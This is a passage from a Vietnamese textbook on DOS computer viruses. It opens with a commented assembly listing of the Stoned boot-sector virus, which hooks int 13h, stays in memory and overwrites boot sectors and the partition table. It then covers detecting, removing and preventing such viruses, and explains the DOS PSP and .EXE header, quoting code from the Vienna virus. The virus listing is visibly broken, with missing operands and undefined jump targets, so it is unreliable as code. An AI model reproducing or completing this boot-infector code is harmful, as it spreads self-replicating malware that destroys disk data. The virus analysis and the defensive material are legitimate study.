            mov     SP, 7C00h
            sti
;Lấy địa chỉ ngắt 13h. Lưu trú trong vùng nhớ
            mov     AX, ptr word [413h]
            dec     AX
            dec     AX
            mov     ptr word [413h], AX
            mov     CL, 6
            shl     AX, CL              ; Đổi địa chỉ sang đoạn
            mov     ptr word SegVirus, AX       ; Cất địa chỉ này
; Thay ngắt 13h
            mov     AX, 15h
            mov     ptr word [4*13h]    ; Gán đĩa chỉ mới
            mov     ptr word [4*13h+2]
; Chuyển chương trình sang vùng nhớ cao
            mov     CX, 1B8h                ; Số byte cần chuyển
            push        CS
            pop     DS
            xor     SI, SI
            mov     DI, SI
            cld
            movsb
            jmp     far [OffVirus]              ; Thực chất là chuyển xuống dưới
            mov     AX, 0
            int     13h                 ; Reset đĩa
            xor     AX, AX
            mov     ES, AX              ; ES=0
; Đọc Boot sector vào vùng nhớ, tùy theo đĩa mềm hay đĩa cứng mà vị trí của boot sẽ
```

;được tính.

```
        mov     AX, 201h
        mov     BX, 7C00h               ; Buffer AX:7C00h
        cmp     DiskID,0                    ; Đĩa mềm hay đĩa cứng
        je      Floppy
        mov     CX, 7                   ; Sector 7
        mov     DX, 80h
        int     13h
        jmp     short   Mexit
        nop                             ; Trường hợp boot bằng đĩa mềm sẽ lây luôn
                                        ; đĩa cứng
    Floppy:
        mov     CX, 3
        mov     DX, 100h
        jb      Mexit                   ; Phá hoại ngẫu nhiên in ra dòng
        test    byte ptr [46Ch], 7      ; "Your PC is now Stoned"
        jne     NotDestroy
        mov     SI, offset Message
        push        CS
        pop     DS
    Mcont1:
        lodsb
        or      AL, AL
        je      notDestroy
        mov     AH, 0Eh                 ; In ra màn hình
        mov     BH, 0                   ; Trang 0
        int     10h
        jmp     Mcont1
        push        CS
        pop     ES                      ; Đọc Partition table vào
        mov     AX, 201h
        mov     BX, 200h
        mov     CL, 1
        mov     DX, 80h
        int     13h
        jb      MExit
        push        CS
        pop     DS
        mov     SI, 200h
        mov     DI, 0                       ; Kiểm tra  key value
        lodsw
        cmp     AX, ptr word [DI]
        jne     Mlay
        lodsw
        cmp     AX, ptr word [DI+2]
```

```
        jne     Mlay
        mov     DiskID                  ; Reset diskID rồi trao cho Boot sector
        jmp     far OffBoot
        mov     AX, 301h                    ; Ghi Partition table vào sector 7
        mov     CX, 7                   ; head 0, track 0.
        Mov         BX, 200h
        mov     DX, 80h
        int     13h
        jb      MExit
; Copy lại Partition table vào boot của virus
        push        CS
        pop     DS
        push        CS
        pop     ES
        mov     SI, 3BEh
        mov     DI, 1BEh
        mov     CX, 242h
        rep     movsb
; Ghi boot vào
        mov     AX, 301h
        xor     BX, BX
        inc     CL
        int     13h
        jmp     MExit
; Phần dữ liệu
    Message     db 07,'Your PC  is now Stoned!',07,0D,0A,0A,0
    Copyrigh        db 'LEGALISE MARIJUANA !',0
```

VII - Cách Phòng Chống Và Chữa Tri.

Các thông tin qua báo chí chỉ cung cấp cho người đọc các khả năng của virus, còn cách chữa trị thì không ai đề cập đến. Mặt khác, các nhà sản xuất phần mềm chống virus lại càng không phổ biến cách chữa trị (có lẽ họ muốn giữ độc quyền). Chính vì vậy, không ai đưa ra một cách chữa trị căn bản và có hệ thống. Phần sau không có tham vọng đưa ra toàn bộ mà chỉ sơ lược qua các bước phải thực hiện.

1/ Phát hiện: Đây là bước quan trọng cho các bước tiếp theo vì không thể chữa trị nếu không biết máy hay đĩa có bị nhiễm virus hay không, hay bị nhiễm loại virus nào. Việc phát hiện trước hết phải thực hiện trong vùng nhớ, vì một khi virus nắm quyền điều khiển sẽ dẫn đến sai lạc thông tin trong các tác vụ truy xuất đĩa tiếp theo đó. Sau đó mới tiến hành trên đĩa. Sự tồn tại của virus gắn liền với sự tồn tại của một vài dấu hiệu đặc biệt. Ta sẽ xét lần lượt sau đây:

a. Trong vùng nhớ: Việc phát hiện bao gồm dự báo về khả năng xuất hiện một virus lạ trong vùng nhớ, đưa ra chính xác loại virus đã biết.

Do đặc tính phải tồn tại trong bộ nhớ cao, B - virus rất dễ bị phát hiện. Việc phát hiện có thể qua các bước sau:

+ So sánh tổng số vùng nhớ BIOS tường thuật với toàn bộ vùng nhớ mà chương trình có được sau khi tự test để kiểm tra sự chênh lệch. Dấu hiệu này cũng chưa cho phép kết luận đã

tồn tại virus, mà là cơ sở để tiến hành vước 2 vì số chênh lệch cũng có thể phản ảnh vùng RAM đã bị hỏng.

+ Bắt đầu từ địa chỉ của vùng cao, tiến hành dò tìm bằng kĩ thuật Scanning: dò tìm đoạn mã xác định chương trình virus đã biết trong vùng cao. Mọi sự tìm thấy đều cho phép kết luận virus có tồn tại trong vùng nhớ. Tuy nhiên, về sau, phương pháp scanning bộc lộ thiếu sót: nếu máy đang bị nhiễm virus được Warm boot với một đĩa mềm sạch sẽ không test RAM và do đó vẫn phát hiện virus trong vùng nhớ. Để khắc phục điều này, đọc giả hãy tự mình suy nghĩ và đề ra phương pháp thích hợp.

+ Trong trường hợp không phát hiện, khả năng tồn tại một B - virus mới vẫn có, bằng một số dầu hiệu. Một số thủ thuật, chúng ta vẫn có thể cho một kết quả tương đối chính xác về một loại virus mới hay không.

+ Một số phần mềm chống virus còn đưa thêm một bước chữa trị cho vùng nhớ, nghĩa là vô hiệu hóa virus trong vùng nhớ bằng cách dành lại int 13h cũ. Tuy nhiên, vẫn có thiếu sót: không thể trả lại vùng nhớ cho DOS bằng cách cộng thêm vào giá trị tại BIOS data 40:13 một lượng bằng lượng vùng nhớ do virus chiếm vì DOS sẽ không còn dùng đến giá trị này nữa. Do đó, vẫn phải Reset lại máy để BIOS tiến hành test lại RAM. Nhưng vô hiệu hóa virus để chưa trị rồi rest máy là phương pháp tốt nhất hiện nay.

Một phương pháp khác được đưa ra bởi các nhà chữa trị virus trong nước - một phương pháp cực kì đơn giản - tuy nhiên không thể đảm bảo sự tương thích với mọi loại hệ điều hành. Phương pháp này dựa vào đặc tính: khi virus chi phối vùng nhớ, luôn luôn nó phải chiếm ngắt 13h, việc thay thế địa chỉ này sẽ làm giá trị segment của ngắt 13h đổi từ ROM sang RAM, nghĩa là thay đổi từ 1 ghá trị lớn hơn 0C000h thành một giá trị nhỏ hơn A000h. Tuy nhiên, khi DOS dành quyền điều khiển, nó lại thay địa chỉ này bằng đoạn mã của nó. Do đó, vấn đề phải giải quyết là tìm được chỗ DOS giữ địa chỉ này. Giá trị này được các nhà nghiên cứu hệ thống công bố ở địa chỉ 0:7B4h qua việc nghiên cứu các version DOS cho đến bản mới nhất DOS 4.xx. Việc kiểm tra sẽ cho biết máy có bị nhiễm hay không nhưng phương pháp này vẫn có nhược điểm: Không đảm bảo sự tương thích cho các bản version mới của DOS. Ngoài ra có cách định vị lại giá trị segment để nó được xem là nằm ở ROM dù nó vẫn nằm trong RAM. Do đó phương pháp này cần được điều chỉnh để tạo một địa chỉ chính xác 20 bit rồi so sánh trên địa chỉ này.

b. Trên đĩa: Việc dò tìm trên đĩa phải thực hiện sau khi kiểm tra vùng nhớ không phát hiện thấy virus. Không như trong vùng nhớ, có thể tiến hành bằng nhiều cách bao gồm cả việc phát hiện virus mới (nếu có).

Một phương pháp được nhiều phần mềm Antivirus sử dụng là phương pháp dò tìm đoạn mã. Phương pháp này tương tự như dò tìm vùng nhớ nhưng cũng còn nhược điểm: do tính chất ngụy trang của virus, có thể Boot sector bị 2 hay nhiều virus gây nhiễm. Phương pháp dò tìm có thể tìm thấy virus thứ 2 và do đó dẫn đến kết quả khôi phục sai lạc.

Một bằng chứng hùng hồn là nếu một đĩa mềm bị nhiễm Stone trước khi bị Joshi virus tấn công sẽ được phần mềm TNT virus (Turbo Antivirus) thông báo là bị nhiễm Stone và do đó sẽ khôi phục Stone hơn là khôi phục Joshi trước.

Một phương pháp khác cũng được các phần mềm sử dụng là kiểm tra key value mà thôi. Do sự phát triển quá nhanh của virus, giá trị key value không còn mang ý vghĩa quan trọng nữa. Tuy vậy, có thể tham khảo giá trị này với kĩ thuật dò tìm ở trên.

Để có dự báo 2 virus mới, khó có thể nói 1 Boot sector nào chứa dấu hiệu virus vì lẽ Boot sector được thiết kế cũng gần giống như một B - virus, do đó một số phần mềm đã tạo file chứa Boot sector và Partition table. Việc kiểm tra có tồn tại virus mới hay không chỉ đơn giản là so sánh Boot record và Partition table với nội dung của file này (như TNT virus đã làm).

2/ Chữa trị: Nhiều người xem việc khôi phục đĩa chỉ đơn giản là ghi đè Boot record mới vào Boot. Tuy nhiên, nếu Boot record của 1 đĩa có nhiệm vụ đặc biệt thì sao? Đó cũng chưa kể đĩa cứng có tham số mà chỉ cần 1 bảng Partition table sai lệch cũng dẫn đến không kiểm soát nổi

đĩa. Do đó, cách tốt nhất là phải khôi phục Boot sector (hay Partition table) trong trường hợp không thể khôi phục lại mới tiến hành ghi đè 1 Boot record mới. Các bước tiến hành có thể như sau:

+ Căn cứ vào loại virus và loại đĩa (FD/HD) xác định nơi cất dấu Boot sector.

+ Đọc Boot sector hoặc partition vào và kiểm tra. Việc kiểm tra được tiến hành trên cơ sở bảng tham số BPB và dấu hiệu nhận dạng đĩa.

+ Trong trường hợp việc kiểm tra là chính xác mới bắt đầu ghi vào Boot sector.

Đối với loại DB - virus, việc khôi phục đĩa còn đi kèm với việc giải phóng một số cluster bị đánh dấu bỏ trên đĩa, nếu virus dùng phương pháp định vị FAT. Ở đây lại có một số vấn đề cần bàn cãi: vì virus sử dụng các tham số của BPB để định vị các phần của hệ thống và do đó, cách định vị có thể bị sai lạc. Cách giải quyết hữu hiệu nhất là: nên làm những điều mà virus đã làm nhưng ngược lại: đánh dấu cluster còn dùng được hơn là dùng những tham số chính xác mà DOS cung cấp. Qua chức năng 32h (Disk info Block) của ngắt 21h.

3/ Chống virus: Vấn đề này được nêu lên một cách ồn ào, rồi sau đó nhanh chóng chìm vào quên lãng. Việc chống virus dù được áp dụng với đối tượng là B - virus dùng kĩ thuật kiểm tra tính tồn tại bằng Key value, nhưng các virus về sau không còn dùng kĩ thuật này nữa nên các phần mềm chống virus sau này cũng không còn dùng nữa. Một nhược điểm thứ hai cũng cần đề cập tới là chỉ chống được virus đã phát hiện ra rồi.

Một cách khác để có thể sửa chữa được hơn là chống virus, đó là việc khôi phục lại Boot record và Partition table từ file đã back up trước đó.

4/ Khôi phục đĩa: Đây là bước cuối cùng của quá trình phong chống và chữa trị virus và cũng là kết quả cuối cùng của loại B - virus định thời. Việc phá hoại của loại này thường phong phú đa dạng. Đĩa có thể bị format toàn bộ, bị đổi tên, bị xoá FAT, Root, bị mã hóa toàn bộ đĩa....

Thông thường, khi gặp trường hợp này, người sử dụng hoảng loạn dẫn đến nhiều hành động đối phó sai lầm. Vì thực chất, đĩa hiếm khi bị format và những việc mất mát root, một phần FAT có thể khôi phục bằng một số phần mềm chuyên về đĩa như NĐ, Fixdisk...., việc mã hóa dữ liệu có thể khôi phục bằng các phần mềm viết riêng cho từng loại virus.

5/ Các yêu cầu cho một phần mềm chống B - virus: Do việc phóng đại quá lố của giới báo chí cũng như sự cuốn hút của virus qua khả năng lây lan đã làm cho số người quan tâm đến virus tăng lên đáng kể. Tuy nhiên, số người viết virus thì ít, song số phần mềm diệt virus lại nhiều hơn. Có một điều: các phần mềm diệt virus hoặc chỉ đơn giản là diệt một số loại nhỏ virus, hoặc không thỏa mãn các yêu cầu của người dùng. Chương trình chống B - virus có thể có những chức năng sau:

+ Chức năng kiểm tra và diệt virus (nếu có). Đây là chương trình chính của bộ chương trình. Trong chương trình này có thể bao hàm khả năng tạo key value để chống những B - virus có dùng phương pháp này.

+ Chức năng bảo vệ đĩa: cho phép back up Boot sector và Partition table thành một file cũng như khả năng restore ngược lại từ file.

+ Có thể có khả năng thường trú để kiểm tra và diệt virus trên bất kì một đĩa mềm nào được cho vào.

Các phần mềm hiện nay: rất phong phú và đa dạng nhưng vẫn còn một số nhược điểm sau:

+ B - virus chỉ kích hoạt một lần khi boot máy, do đó việc thường trú để kiểm tra đĩa đôi khi không cần thiết, nếu có nên có cách kiểm tra khác để không làm giảm tốc độ truy xuất.

+ Do kĩ thuật dò tìm chưa hợp lí (chọn đoạn mã không hợp lí) nên dẫn đến những thông tin sai lệch. Hiện nay, hầu hết đoạn mã kiểm tra virus trong vùng nhớ đều tiến hành quét virus từ vùng nhớ thấp lên cao, do đó không hợp lí và dễ dẫn đến những thông báo đầy 'bi kịch' cho người sử dụng.

+ Chưa có phần dự báo virus. Việc quan trọng trong công tác chống virus không phải chữa trị mà là phòng chống - phát hiện sự xuất hiện một loại virus mới. Việc dự báo không được phát triển vì thực chất không có cách phát hiện nào là hiệu quả và chính xác.

QUẢN LÝ FILE VÀ VÙNG NHỚ DƯỚI DOS

I- Quản lý và tổ chức thi hành file dưới DOS

1/ Phân loại file:

a. Giới thiệu chung: Như đã biết, file là một cách tổ chức dữ liệu trên đĩa để DOS quản lý. Nội dung của file có thể là thông tin về một đối tượng nào đó, hoặc là tập các mã lệnh phục vụ một mục đích nào đó. Những thông tin thuộc loại thứ hai này thường được gọi là những file thi hành được (.EXEcutable file). File thi hành: Nội dung của nó là một tập mã lệnh máy (machine code) nhằm thi hành một nhiêm vụ nào đó. Khi cần thi hành, tên chương trình sẽ được đánh ngay ở dấu đợi lệnh của DOS và kết thúc bằng phím ENTER hoặc dùng chức năng 4B của DOS.

Theo quan điểm này, những file nguồn (source file) của PASCAL, C (kể cả file dạng .OBJ) cũng không phải là những file thi hành được.

DOS không nêu ra một đặc điểm nhận dạng nào giữa hai loại file này. Do đó, theo qui ước, những file thi hành được sẽ có phần mở rộng lần lượt là .COM, .EXE và .BAT. Trong 3 loại file này, có file .BAT là đặc biệt, nó thực chất là tập hợp các lệnh của từng lệnh một. Do đó, thực chất chỉ có 2 file thi hành được cần khảo sát là .COM và .EXE.

Khi 3 file cùng tên có phần mở rộng là .COM, .EXE và .BAT, thứ tự ưu tiên thực hiện được dành cho .COM, sau đó là .EXE và sau cùng là .BAT.

a. Tổ chức thi hành: Cách tổ chức thi hành một file được tiến hành chung các bước sau:

Do đặc tính định vị địa chỉ thành segment và offset của các bộ xử lý 8088, 8086, 80x86, mặt khác do đặc tính định vị tương đối của các lệnh JMP, CALL nên chương trình có thể được tải lên bất cứ phân đoạn nào của vùng nhớ. Cách tổ chức:

+ Trước khi một file .COM hay .EXE được tải vào, DOS sẽ chọn một segment. Địa chỉ này thường là địa chỉ thấp nhất còn dùng được (nếu có thể được), segment này được gọi là PSP (Program Segment Prefix), là cơ sở để tải chương trình vào.

+ DOS sẽ tạo ra bản sao môi trường của DOS cho chương trình được nạp, tất nhiên ta có thể thay đổi môi trường này nếu muốn.

+ Riêng DOS 3.3 còn đặt path dùng để nạp chương trình vào cuối môi trường này.

+ Sau đó DOS sẽ tiếp tục điền vào đoạn PSP những nội dung cần thiết như :

- Tổng số vùng nhớ còn lại.
- Địa chỉ segment của môi trường.
- 2 FCB.
- Tham số dòng lệnh và DTA.
- Nội dung hiện thời của ngắt 22h, 23h, 24h.
- Tạo DTA ngầm định tại PSP:080h.
- Đặt AL=0FFh nếu đĩa chỉ định không hợp lệ.
- Đặt AH = 0FFh nếu đĩa thứ hai không hợp lệ.

+ Đọc 1Ch byte đầu tiên của file vào để xác định xem file thuộc loại .COM, .EXE chứ không căn cứ phần mở rộng (Điều này dẫn đến một file .COM đổi tên thành .EXE cũng vẫn thi hành được). Dấu hiệu để nhận diện file .EXE là 2 byte đầu tiên. Nếu file thuộc loại .EXE, 2 byte đầu tiên sẽ là “MZ “hay “ZM “. Tùy theo loại file, tổ chức thi hành file sẽ được thực hiện tương ứng.

b. PSP (Prefix Segment Program): Trước khi tiến hành tải file vào, DOS đã tổ chức một cấu trúc gọi là PSP để chứa những thông tin liên quan đến vùng nhớ, truyền tham số cho file v.v.. Khi chương trình bắt đầu nhận quyền điều khiển, lúc này DS:0 và ES:0 trỏ đến PSP. Thông tin về cấu trúc này cũng được DOS công bố, nhưng chỉ vài phần chính, các phần khác thì đơn giản là "dành riêng cho DOS ". Đây cũng là điều thách thức cho các độc giả ham thích hệ thống. Cấu trúc này tuy vậy có thể liệt kê chi tiết như sau - gồm 256 byte

Offset	Size	Nội dung	
+0	2	Int 20h	Ngắt chấm dứt chương trình
+2	2	MemTop	Segment vùng nhớ kế còn dùng được
+4	1	(dành riêng)	
+5	5	CALL off seg	Lệnh FAR CALL đến chức năng Dispatcher của DOS
+6	4	avai	Byte còn dùng được trong Code Segment (chỉ cho file .COM)
+0Ah	4	off seg	Địa chỉ ngắt 22h
+0Eh	4	off seg	Địa chỉ ngắt 23h
+12h	4	off seg	Địa chỉ ngắt 24h
+16h	2		Nhận diện PSP này của DOS hay không (nếu giá trị này bằng PSP của COMMAND)
+18h	14	reserved	
+2Ch	2	EnvSeg	Địa chỉ segment môi trường của DOS
+2Eh	2Eh		Dành riêng
+5Ch	10h	Formated parm area 1	FCB định sẵn
+6Ch	14h	Formated parm area 2	FCB định sẵn 2
+80h	1	Len	Số kí tự tham số dòng lệnh ở 81h cũng là DTA ngầm định
+81h	7Fh		Dãy kí tự tham số dòng lệnh
+100h			

Thông thường ít ai quan tâm đến các thông tin chứa ở cấu trúc này mà chỉ có DOS sử dụng. Tuy nhiên có thể rút ra ở đây nhiều điều bổ ích.

+ Lấy tham số trên dòng lệnh: dãy tham số truyền cho chương trình bắt đầu ở offset 080h, số byte trên dòng lệnh đặt ở offset 80h, thông thường người ta đổi nó sang dạng ASCIIZ rồi copy sang buffer của chương trình. Đoạn mã sau tạo ASCIIZ và copy command line sang buffer riêng của chương trình.

```
    xor     bx, bx
    mov     bl, byte ptr [080]          ;bx chứa số byte tham số
    mov     byte ptr [080+bx], 0            ; tạo ASSIIZ
; copy sang
        mov     cx, bx
    or      cx, cx
jz      exit
mov         si, 081
les     DI, my_buffer
cld
rep     movsb
exit :
```

+ Lấy môi trường và giải phóng môi trường: Thông thường, khi một chương trình tiến hành thường trú, cách tiết kiệm vùng nhớ là hãy giải phóng những vùng nhớ không cần thiết, trong

đó có môi trường. Đoạn chương trình sau dùng chức năng 49h của ngắt 21h để giải phóng môi trường

Comment [N1]:

```
mov         ax, word ptr [02Ch]
mov         es, ax
mov     ah, 049
int     021h
```

c. Môi trường (environment): Ứng với mỗi chương trình trước khi được tải vào vùng nhớ, đều được DOS gán cho một vùng nhớ gọi là môi trường (Env). Env là tập hợp các chuỗi ASCIIZ chứa các thông tin ở mức độ hệ thống và được chuyển cho chương trình. Kích thước vùng môi trường tối đa có thể đạt tới là 32 kb.

Có thể xem 1 minh họa cho môi trường sau đây:

```
    tên1= giá trị 1  <0>    db 'COMSPEC=C:\COMMAND.COM'.0
      tên2= giá trị 2  <0>    db 'PROMT= $P$G', 0
    . . . . . .
tênn= giá trị n  <0>  db 'PATH=d:\;c:\;c:\DOS', 0
    <0>             db 0
```

Đối với DOS 3.xx còn thêm một khối cho biết path của file được tải lên.

Các ứng dụng của Env rất đa dạng:

- Lấy thông số của path: Khi tên file được đưa vào dấu đợi lệnh, it ai quan tâm file này nằm ở thư mục nào, và do đó, cũng không ai chịu tìm hiểu DOS làm cách nào để tìm đến file. Thực tế, DOS dùng đến path trong Env để tìm lần lượt. Do đó việc tìm thông số của PATH cũng là vấn đề cần quan tâm. Đoạn chương trình sau sẽ lấy thông số của lệnh Path= :

```
mov     AX, word ptr [2Ch]
mov     ES, AX
xor  DI, DI                     ;ES:DI trỏ đến Env
cont1:
lea   SI, pathString                ;DS:SI trỏ đến dòng tham số PATH
lodsb                               ;Lấy kí tự 'P'
mov     CX, 08000                       ;Kích thước tối đa 32 kb
rep  scasb                      ;Dò trong Env chữ 'PATH='
mov     CX, 4                           ;Dò 4 kí tự còn lại
cont2:
lodsb                               ;Đọc 1 kí tự
scasb                               ;Dò
  jnz     cont1                     ;Nếu không - dò lại
  ;dò thấy thì ES:DI trỏ đến ký tự đầu tiên sau PATH
. . . .
pathString db 'PATH='
```

(Trích chương trình Vienna virus)

Tương tự, ta vẫn có thể tìm tên file sau lệnh 'COMSPEC='

- Lấy path và tên file hiện tại. Điều này có thể phát hiện file đã bị đổi tên hay không, hay mở file lại để kiểm tra.

2/ Giới thiệu file .COM: Sau khi nhận diện là file dạng .COM, file được tải vào ngay sau PSP, không cần định vị lại. Do đó, kích thước của nó bị giới hạn trong một phân đoạn 64 Kb. Tất cả

các thanh ghi DE, ES, CS, SS đều trỏ đến PSP, stack cũng được tạo trong phân đoạn này, các bước tiếp theo của việc tổ chức thi hành của DOS cho file .COM là :

+ CS, DS, ES và SS cùng trỏ tới PSP.

+ SP được định vị để trỏ đến cuối segment PSP (thông thường giá trị của SP là 0FFFFh, nhưng nó sẽ thấp hơn nếu bộ nhớ không còn đủ tới 64 kb. Giá trị word ở offset 6 của PSP cũng chỉ ra segment chương trình còn bao nhiêu byte dùng được.

+ Tất cả các vùng nhớ đều được phân phối cho chương trình. Do đó, nếu chương trình lại muốn thi hành một chương trình khác thì phải giải phóng bớt số vùng nhớ không cần đến bằng chức năng 49 của ngắt 21h.

+ Một giá trị 0 được đẩy vào stack, điều này bảo đảm sự kết thúc chắc chắn của chương trình nếu cuối chương trình là một lệnh RET thay cho cách gọi ngắt 20h - điều mà TCV hay quên vì chương trình chính cũng được thiết kế thành các thủ tục như các thủ tục khác. Khi gặp lệnh RET, quyền điều khiển trở về PSP:0, ở đây nó gặp mã lệnh thi hành ngắt 20h: kết thúc chương trình.

+ Chương trình được nạp ngay sau PSP nên đầu vào chương trình (CS:IP) luôn luôn là PSP:100h.

Do kích thước hạn chế của .COM, một file dạng mới đã ra đời: .EXE.

3/ Giới thiệu file .EXE: Khác với file .COM, file .EXE không còn bị giới hạn trong 1 phân đoạn mà mở rộng ra trong nhiều phân đoạn. Chính vì lí do này, khi được nạp vào vùng nhớ, nó phải được định vị lại (Relocate) bằng cách sử dụng các tham số trong một cấu trúc đầu file được gọi là .EXE header. Cũng chính vì lí do phải định vị lại, chương trình được tải lên và trao quyền chậm hơn một file .COM cùng cỡ. Cấu trúc của .EXE header được khảo sát sau đây.

a. .EXE header: Là một cấu trúc đầu file .EXE chứa các thông tin hữu ích để tái định vị các phân đoạn khi DOS nạp file vào vùng nhớ. Cấu trúc của .EXE header này như sau:

Offset	Size	Nội dung	
0	2	4D5Ah	Kí hiệu nhân file .EXE
2	2	PartPag	Chiều dài của phần trang cuối
4	2	PageCnt	Số trang (512 byte một trang) kể cả Header
6	2	ReloCnt	Số item trong bảng tái định vị
8	2	HdrSize	Kích thước của Header theo đoạn
Ah	2	MinMem	Vùng nhớ tối thiểu cần thiết bên trên chương trình theo đoạn.
Ch	2	MaxMem	Vùng nhớ tối đa cần thiết bên trên chương trình theo đoạn
Eh	2	ReloSS	Seg, off của phân đoạn ngăn xếp (để đặt SS)
10h	2	.EXESP	Giá trị cho thanh ghi SP (con trỏ ngăn xếp) khi bắt đầu
12h	2	ChkSum	Checksum của tập tin (tổng số âm của tất cả các word từ trong tệp tin).
14h	2	.EXEIP	Giá trị cho thanh ghi IP (con trỏ lệnh) khi bắt đầu
16h	2	ReloCS	Seg và off của phân đoạn mã lệnh (đẻ đặt CS)
18h	2	TablOff	Offset tập tin của mục phân bố lại đầu tiên, thường là 1Ch)
1Ah	2	Overlay	Số hiệu overlay
1Ch			Kích thước phần đã định dạng cấu trúc đầu .EXE

b. Thi hành chương trình: Vì file .EXE có thể được tải vào ở nhiều phân đoạn khác nhau, do đó, tất cả những lệnh Call far, con trỏ xa, và những kiểu tham chiếu dạng:

```
MOV     AX, data-seg
```

v..v.. phải được hiệu chỉnh để làm việc tương ứng với vùng nhớ mà chúng được tải vào. Các bước mà DOS sẽ tiến hành sau khi đã phân biệt file là .EXE:

+ Tạo PSP qua chức năng 26h của DOS, đọc 1Ch byte từ file .EXE vào và xác định modul phải tải vào. Modul là phần chương trình thức tế, không tính phần .EXE header. Trong thực tế, phần này chính là kích thước file trừ đi kích thước của .EXE header.

Cách tính này dựa vào công thức:

Kích thước modul tải = (số trang*512) - (kích thước header) - phần trang

+ Để tải modul này, cần xác định đIểm bắt đầu tải của modul. ĐIểm này đơn giản là ngay sau .EXE header (kích thước header * 16).

+ Xác định một địa chỉ phân đoạn cho modul tải, START_SEG, luôn luôn là PSP + 10h

+ Đọc modul này vào START_SEG: 0000h

+ Đặt con trỏ file đến đIểm vào của bảng tái định vị. ứng với mỗi mục của bảng này, tiến hành bước định vị lại như sau :

- Đọc item này vào 2 từ 16 bit (i_OFF và i_SEG).

- Tìm địa chỉ và tái định vị tham chiếu đến. Phân đoạn RELO_SEG này sẽ được tính RELO_SEG = START_SEG + i_SEG.

- Đọc giá trị tại địa chỉ được tham chiếu đến này bằng địa chỉ được tạo bởi RELO_SEG:i_OFF.

- Tiến hành định vị lại bằng cách cộng giá trị vừa có được với START_SEG.

- Trả lại giá trị mới này vào địa chỉ cũ (RELO_SEG:i_OFF).

+ Sau khi tái định vị xong, DOS sẽ phân phối vùng nhớ cho chương trình tương ứng với giá trị vùng nhớ tối đa và tối thiểu trong .EXE header.

+ Khởi tạo giá trị các thanh ghi :

- Các thanh DS và ES được trỏ tới PSP.

- AX chỉ ra sự hợp lệ của đĩa trong dòng lệnh.

- Khởi tạo stack bằng cách định vị lại SS và SP theo giá trị trong RELO_SS và .EXE_SP như sau:

SS = START_SEG + RELO_SS

SP = .EXE_SP

- Đầu vào chương trình được khởi tạo bằng cách định vị lại CS và IP như sau:

CS = START_SEG + RELO_CS

IP = .EXE_IP

+ Trao quyền điều khiển lại cho file.

Thực tế, .EXE header chỉ được DOS sử dụng đến trong khi tải và thi hành một file, trong suốt quá trình thi hành file, không bao giờ DOS phải tham chiếu đến cấu trúc này. Tuy nhiên vẫn có nhiều điều lí thú về cấu trúc này.

c. Ứng dụng của .EXE header: Ta có thể tính kích thước thật của file (trong hầu hết các trường hợp) bằng cách lấy ra và tính thông tin từ .EXE header. (Chú ý: Một số file .EXE có kích thước quá lớn đã dùng kĩ thuật giả overlay: Module tải có kích thước nhỏ hơn nhiều so với kích thước thật của file, nó có nhiệm vụ tải các phần overlay ngay trong chương trình khi có yêu cầu). Có thể có nhiều cách khác để tính kích thước file. Tuy nhiên, để thực hiện một số tác vụ khác, phương pháp nay vẫn được nhiều Hacker sử dụng. Kích thước thật sự của file được tính bằng cách tính số byte từ các trang mà file chiếm với mỗi trang 512 byte. Tuy nhiên vì có thể trang cuối cùng file không dùng hết, nên phải dự trù trường hợp này.

Đoạn chương trình sau tính kích thước file dựa vào .EXE header đã được đọc vào buffer có tên My_Buffer rồi gắn nó vào biến. Vì kích thước file có thể lớn hơn 64 Kb nên giá trị kích thước file được biểu diễn bằng 2 word.

```
mov     AX, My_buffer[4]            ;Số trang
cmp     My_buffer[2], 0             ;Trang cuối cùng có dùng hết không
je      cont_1                      ;Nếu dùng hết tính luôn
dec     AX, 1                       ;Ngược lại phải bớt đi 1
cont_1:                             ;Cộng cho phần byte dư
mul     BytePerPage                 ;Đổi sang byte bằng cách nhân 512
add     AX, My_buffer[2]            ;Cộng thêm phần dư trang cuối
adc     DX, 0                       ;Kích thước có thể là 32 bit DX:AX = kích thước file
mov     filesize_lo, AX
mov     filesize_hi, DX
.......
    BytePerPage dw 200h
    My_Buffer   db 1c dup (?)
```

Chuyển file dạng .EXE sang .COM: Một file .EXE có thể được biến đổi sang dạng .COM nếu kích thước của nó không vượt quá một phân đoạn 64 Kb. Cách chuyển đổi này cần phải được phân biệt rõ ràng với cách đổi từ .EXE sang .COM bằng lệnh ngoại trú .EXE2BIN của DOS.

Thực chất, việc chuyển đổi theo DOS chỉ được thực hiện khi đầu vào của chương trình là 0100h và chương trình phải được tổ chức trong một phân đoạn. Ngược lại cách đổi này chỉ mang tính "trá hình "và được áp dụng với toàn bộ những file .EXE dưới 64 Kb. Nội dung của phương pháp này là "gắn "thêm vào sau file một đoạn mã cho phép thay mặt cho DOS để tiến hành các bước định vị. Ký hiệu "MZ "truyền thống để cho DOS nhận diện file .EXE nay bị xóa đi thay vào đó là một lệnh nhảy để chuyển quyền điều khiển cho đoạn mã này (về sau một số virus cũng "noi "theo cách này để lây trên file .EXE có kích thước dưới 64 Kb).

Sự chuyển đổi không làm tăng tốc độ tổ chức hay thi hành file vì thực chất nó cũng phải tiến hành định vị lại như DOS sẽ phải làm trước đây. Tuy nhiên, điều này không quan trọng, vì chủ đích của nó là làm cho độc giả làm quen với cách định vị của DOS.

Đoạn chương trình sau minh họa đoạn mã thi hành chức năng tái định vị thay DOS.

```
;lệnh nhảy đầu chương trình sẽ chuyển quyền điều khiển lại cho nhãn begin sau
    jmp begin
        .......                         ;Bảng tham số của .EXE header cũ
; Bảng tham số cần thiết trong quá trình tái định vị
    IP_value dw  0
    CS_value    dw  0
    SP_value    dw  0
    SS_value    dw  0
Begin:
        call    next                    ;Lấy ofofffset để liên hệ với bảng tham số ở trên,
đoạn
   Next:                                ;mã này có kích thước
pop     BX                          ;4 byte nên BX liên hệ với
push        AX                          ;tham số cuối bảng là 5
mov     AX, ES
add     AX, 010                     ;AX = PSP = 010 = start_SEG
    ; định vị các thanh ghi cho Stack và Code
mov     CX, ptr word [010Eh]            ;CX=ReloSS
```

```
add     CX, AX                  ;Tái định vị SS
mov     ptr word [bx-5], AX         ;Cất giá trị SS
mov     CX, ptr word [116h]         ;CX = ReloCS
add     CX, AX                  ;Tái định vị CS
mov     ptr word [bx-9], CX         ;Cất giá trị CS
mov     CX, ptr word [110h]         ;CX = SP
mov     ptr word [bx-7], CX         ;Cất giá trị SP
mov     CX, ptr word [114h]         ;CX = IP
mov     ptr word [bx-0Bh], CX       ;Cất giá trị IP
;Định vị các item và tái định vị
    mov     DI, ptr word [118h]         ;DI = offset của item table
    mov     DX, ptr word [108h]         ;Kích thước Header (đoạn)
